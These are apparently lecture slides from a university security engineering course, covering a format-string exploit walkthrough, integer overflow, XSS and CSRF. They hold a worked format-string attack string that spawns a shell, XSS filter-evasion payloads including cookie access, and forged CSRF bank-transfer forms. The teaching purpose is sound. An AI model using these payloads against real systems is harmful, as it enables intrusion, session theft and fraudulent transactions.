<address><address+2>%<number>x%<offset>\$hn%<other number>x%<offset+1>\$hn

Need to find the right offsets (1st attempt with of 17 and 18)

```
$ env -i ./a.out "sh;#AAAAABBBB%00000x%17$hp%00000x%18$hp"  
sh;#AAAAABBBB00xf7fcff48048449(nil)
```

Looking for

```
sh;#AAAAABBBB<garbage>0x41414141<garbage>0x42424242
```

*Note: env -i clears the environment so that attack can run reliably*

After some trials, found offsets 99 and 100

```
$ env -i ./a.out "sh;#AAAAABBBB%00000x%99$hp%00000x%100$hp"  
sh;#AAAAABBBB00x4141414180484490x42424242
```

# Example (cont'd)

Now find address to overwrite

```
$ objdump -d a.out
...
08048330 <strdup@plt>:
 8048330:      ff 25 04 a0 04 08      jmp    *0x804a004
 8048336:      68 08 00 00 00      push   $0x8
 804833b:      e9 d0 ff ff ff      jmp    8048310 <_init+0x3c>
...
$
```

Address to overwrite (function pointer to strdup) is 0x804a004

# Example (cont'd)

Now find address of system function (to call instead of strdup)

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out... (no debugging symbols found) ...done.
(gdb) b main
Breakpoint 1 at 0x8048417
(gdb) r
Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048417 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x555c2250 <system>
```

Address of **system** function is 0x555c2250

# Example (cont'd)

We need to write 0x555c2250 to address 0x804a004

Do this in two steps (2-bytes each)

Calculate offsets:

```
$ python
>>> 0x2250 - 12 # We've already written 12 bytes ("sh;#AAAABB").
8772
>>> 0x555c - 0x2250 # We've already written 0x2250 bytes.
13068
```

Plug this into attack string:

```
$ env -i ./a.out "sh;#\x04\x04\x08\x06\x04\x04\x08%08772x%99$hn%13068x%100$hn"
sh;#.<garbage>.sh-4.2$
```

We have our shell

# Integer Overflow or Wraparound

Example (from OpenSSH 3.3):

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++) response[i] = packet_get_string(NULL);
}
```

- If ***nresp*** has the value **1073741824** and ***sizeof(char\*)*** has its typical value of 4
- then the result of the operation ***nresp\*sizeof(char\*)*** overflows
- and the argument to ***xmalloc()*** will be 0
- Most malloc() implementations will happily ‘allocate’ a 0-byte buffer, causing the subsequent loop iterations to overflow the heap buffer ***response***.

### 3. Porous Defenses

- A. Missing Authentication for Critical Function
- B. Missing Authorization
- C. Use of Hard-coded Credentials
- D. Missing Encryption of Sensitive Data
- E. Reliance on Untrusted Inputs in a Security Decision
- F. Execution with Unnecessary Privileges
- G. Incorrect Authorization
- H. Incorrect Permission Assignment for Critical Resource
- I. Use of a Broken or Risky Cryptographic Algorithm
- J. Improper Restriction of Excessive Authentication Attempts
- K. Use of a One-Way Hash without a Salt

# Summary and Outlook

- Most dangerous software errors categorized as
  - Insecure interactions between components (e.g., Cmd Injection, Web vulns next week)
  - Risky resource management (overflows, path traversals, uncontrolled format string,...)
  - Porous defenses (design issues, missing auth, AC rules, storing pw in clear text, etc.)



# *Questions?*



# **SENG 360 - Security Engineering Web Security - XSS**

Jens Weber

Fall 2021



# Recall from last classes

2021 List



Rank	ID	Name	Score	2020 Rank Change
[1]	<a href="#">CWE-787</a>	Out-of-bounds Write	65.93	+1
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	<a href="#">CWE-125</a>	Out-of-bounds Read	24.9	+1
[4]	<a href="#">CWE-20</a>	Improper Input Validation	20.47	-1
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	<a href="#">CWE-416</a>	Use After Free	16.83	+1
[8]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	7.93	+13
[12]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	7.12	-1
[13]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.71	+8

# Learning Objectives



At the end of this class you will be able to

- Describe cross-site scripting vulnerabilities and mitigations
- Explain difference between reflected, stored, blind and DOM-based XSS



University  
of Victoria

# What is Cross-Site Scripting (XSS)?

XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. [Wikipedia]

Four types:


1. Reflected XSS
2. Persistent XSS
3. Blind XSS
4. DOM-based XSS



# Reflected XSS



# Reflected XSS



# Demo

Firefox ▾ Photo Trader +  
localhost:7671/pictures.aspx?searchterm=  
Member Information  
Categories  
Animals  
Architecture  
Flowers  
General  
Insects

design by Free CSS Templates  
[ Log In ]

GO

Pictures are free to browse. Downloading images requires an account. More than 10,000 pictures have been recently added by members ALL royalty free

Thanks to Evgeni Dinev Dan Graur Codrin @ FreeDigitalPhotos.net for images

Member Information

Categories

Animals

Architecture

Flowers

General

Insects

welcome to photo trader



pluralsight

Fiddler: Disabled

# How to mitigate against XSS?

Never output untrusted data, except...if you carefully encode and sanitize it

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

this is hard!



# XSS Filter Evasions

```
<IMG SRC="javascript:alert('XSS');">
```

*in image tags*

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

*using reverse quotes*

```
\<a onmouseover=alert(document.cookie)\>xss link\</a\>
```

*use no quotes*

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

*encode characters*

```
<<SCRIPT>alert("XSS");//\<</SCRIPT>
```

*unbalanced brackets*

many more test examples here: [https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html)



# Mutation XSS

**Problem:** browsers do not just display html documents, they mutate them (and they do so differently)

<https://youtu.be/lG7U3fuNw3A>



# Mutation XSS in Google Search



Tomasz Andrzej Nidecki | April 10, 2019

Are you sure that your website is safe from [Cross-site Scripting](#) if Google Search was not for five months?

Google

<noscript><p title="</noscript><img src=x onerror=alert(1)>">



Google Search

I'm Feeling Lucky

# Google




Google Search

I'm Feeling Lucky

Google offered in: Deutsch

# Persistent XSS



[Course Home](#)[Content](#)[Classlist](#)[Grades](#)[Quick Eval](#)[Class Progress](#)[Course Tools ▾](#)[More ▾](#)[Table of Contents](#) › [12 - Web Security](#) › [Lab Report 9](#)

# Lab Report 9 ▾

## Instructions

Heading 2 ▾ | **B** *I* U A | | Lato (Recomm... ▾ | 28.5px ▾ | |

tbd

<


Securing against stored XSS  
is particularly difficult  
if we want to allow for  
html authored content

Brightspace security could use some more defenses against persisted XSS attacks. This is just a greeting!. Please do not try this yourself! (Jens)

[Close](#)

# Input and output validation!

## Anti-XSS Data Flow



# Blind XSS

Similar to stored XSS, but attacker does not know if or where injected code is stored (and if or when it will be executed).

It's a ticking time bomb



Common target: logon forms



PH

**Peter H-C**

[Oscarmcmaster-devel] Security fix login XSS vulnerability

To: oscarmcmaster-devel@lists.sourceforge.net,

Reply-To: phuttenczapski@gmail.com, oscarmcmaster-devel@lists.sourceforge.net

!OSCAR September 20, 2021 at 7:29 AM

**Versions Affected:**

All OSCAR versions.

**Description:**

Arbitrary javascript can be entered into the schema from the login page creating a Stored Cross-Site Scripting (XSS) attack

**Vulnerability test:**

login with the user <script>alert('xss');</script>  
open Admin > System Reports > Security Log Report  
and run a login report for todays date  
If vulnerable the alert will fire

when patched

1. any invalid login would be rejected and will be replaced with an error and reported in the log  
2021-09-19 12:13:53.0 failed login Invalid Username
2. XSS login prior to the patch would be escaped and not fire but only displayed  
2021-09-19 11:51:09.0 failed login <script>alert('xss');</script>

**Risk:**

Routine review of the logs by an admin user can cause arbitrary javascript to be run via stored XSS. This could include silent theft of session credentials and administrator level control.

**Remediation:**

Fixed in Open Oscar (thanks to Dennis for the fix)

Fixed in OSCAR oscar\_emr19-40~1285.deb

# DOM-based XSS Attacks

The DOM (Domain Object Model) is the data structure to represent HTML content.

DOM-based XSS attacks use the victim's browser to reflect malicious scripts.

The scripts are *never* seen by the server

# DOM-based XSS Attack Example

Static Web page at: <http://www.example.com/userdashboard.html?context=Mary>

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
    var pos=document.URL.indexOf("context=")+8;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

# Example (cont'd)

Attack:

[http://www.example.com/userdashboard.html#context=<script>SomeFunction\(somevariable\)</script>.](http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>)

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
    var pos=document.URL.indexOf("context=")+8;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

<https://youtu.be/ojiOCfg-FXU>

# Summary and Outlook

- Cross-Site Scripting (XSS) attacks exploit the fact that the client trusts the server
- Reflected, stored, blind, DOM-based
- Hard to prevent due to complexity of HTML and browsers
- Mitigations involve input and output sanitization and validation at several levels

Next class: Cross Site Request Forgery (CSRF)



# *Questions?*



# SENG 360 - Security Engineering Web Security - CSRF

Jens Weber



Fall 2021



# Recall from last classes

2021 List



Rank	ID	Name	Score	2020 Rank Change
[1]	<a href="#">CWE-787</a>	Out-of-bounds Write	65.93	+1
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	<a href="#">CWE-125</a>	Out-of-bounds Read	24.9	+1
[4]	<a href="#">CWE-20</a>	Improper Input Validation	20.47	-1
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	<a href="#">CWE-416</a>	Use After Free	16.83	+1
[8]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	7.93	+13
[12]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	7.12	-1
[13]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.71	+8

# Recall from last classes

## XSS attacks

→ *Exploit the fact that the client trusts the Web site*

## CSRF attacks

→ *Exploit the fact that the Web site trusts the client*

# Learning Objectives



At the end of this class you will be able to

- Describe cross-site request forgery vulnerabilities and mitigations



# What is Cross-Site Request Forgery (CSRF)?


In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. [Wikipedia]



# How CSRF works

GET Request Example:

```
<a href="http://bank.com/transfer.do?  
acct=MARIA&amount=100000">View my Pictures!</a>
```



# also works with POST

```
POST http://bank.com/transfer.do HTTP/1.1  
acct=B0B&amount=100
```

```
<form action="http://bank.com/transfer.do" method="POST">  
  
<input type="hidden" name="acct" value="MARIA"/>  
<input type="hidden" name="amount" value="100000"/>  
<input type="submit" value="View my pictures"/>  
  
</form>
```

```
<body onload="document.forms[0].submit()">  
  
<form...>
```




# may also work with PUT and DELETE

```
PUT http://bank.com/transfer.do HTTP/1.1
{
  "acct": "BOB", "amount": 100 }
```

```
<script>
function put() {
  var x = new XMLHttpRequest();
  x.open("PUT", "http://bank.com/transfer.do", true);
  x.setRequestHeader("Content-Type", "application/json");
  x.send(JSON.stringify({"acct": "BOB", "amount": 100}));
}
</script>

<body onload="put()">
```

# Real world CSRF attack



The ZDNet website header features the ZDNet logo in red and white, a search bar with a magnifying glass icon, and navigation links for BEST VPNS, CLOUD, SECURITY, AI, ZDNET RECOMMENDS, MORE, EDITION: US, NEWSLETTERS, ALL WRITERS, and a user profile icon.

MUST READ: Sorry, Gen Z isn't going to solve your tech skills crisis

## 419 scammers using NYTimes.com 'email this feature'

What do Burkina Faso and the New York Times have in common? As of recently, a peak of 419 scams promising you the Moon and asking you for advance-fees via emails sent through the NYTimes.

 By Dancho Danchev for Zero Day | June 3, 2009 | Topic: Collaboration



A screenshot of a web page from The New York Times. At the top, there are social sharing icons for LinkedIn, Facebook, Twitter, and Email. Below that, a message from 'Dancho Danchev' is displayed, followed by a link to 'E-Mail This'. The main content discusses a scam where scammers use the NYTimes.com 'email this feature' to bypass anti-spam filters. The URL in the address bar is [www.nytimes.com/2009/06/03/science/03scam.html](http://www.nytimes.com/2009/06/03/science/03scam.html).

What do Burkina Faso and the [New York Times](#) have in common? As of recently, a peak of 419 scams promising you the Moon and asking you for [advance fees](#) via emails sent through the NYTimes.com's 'email this feature' in order to successfully bypass anti-spam filters.

---

### RELATED

< . . . >



#### 3 ways robots won in 2021

Robotics

Tangoe shows work-from-anywhere expense-management package

Collaboration



Microsoft introduces Loop: A

# NY Times Vuln

NYT allowed GET as well as PUT requests

Attacker could easily convert  
form to GET request

The screenshot shows a web page from The New York Times. At the top right, there are links for "Email This" and "E-Mail This". Below that, a message from a user named "alicia\_michaels001@outlook.com" is displayed. The message content is a plea for help regarding a medical condition, mentioning a desire to donate \$10,000 to charity. Below the message, there's a section titled "Most E-Mailed" with a list of five articles. At the bottom of the page, there's a copyright notice for The New York Times Company and links for "Privacy Policy" and "Copyright 2009".

```
<form  
action="http://www.nytimes.com/mem/emailthis.html"  
method="POST"  
enctype="application/x-www-form-urlencoded">  
<input type="checkbox" id="copytoself"  
name="copytoself" value="Y">  
<input id="recipients" name="recipients"  
type="text" maxlength="1320" value="">  
<input type="hidden" name="state" value="1">  
<textarea id="message" name="personalnote"  
maxlength="512"></textarea>  
<input type="hidden" name="type" value="1">  
<input type="hidden" name="url"  
value=" [...] ">
```

# CSRF Vuln at ING Direct



## 1. The attacker creates a checking account

(a) The attacker causes the user's browser to visit ING's "Open New Account" page:

- A GET request to `https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA`



# CSRF Vuln at ING Direct



## 1. The attacker creates a checking account

- (b) The attacker causes the user's browser to choose a “single” account:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=ocaOpenInitial&YES, I  
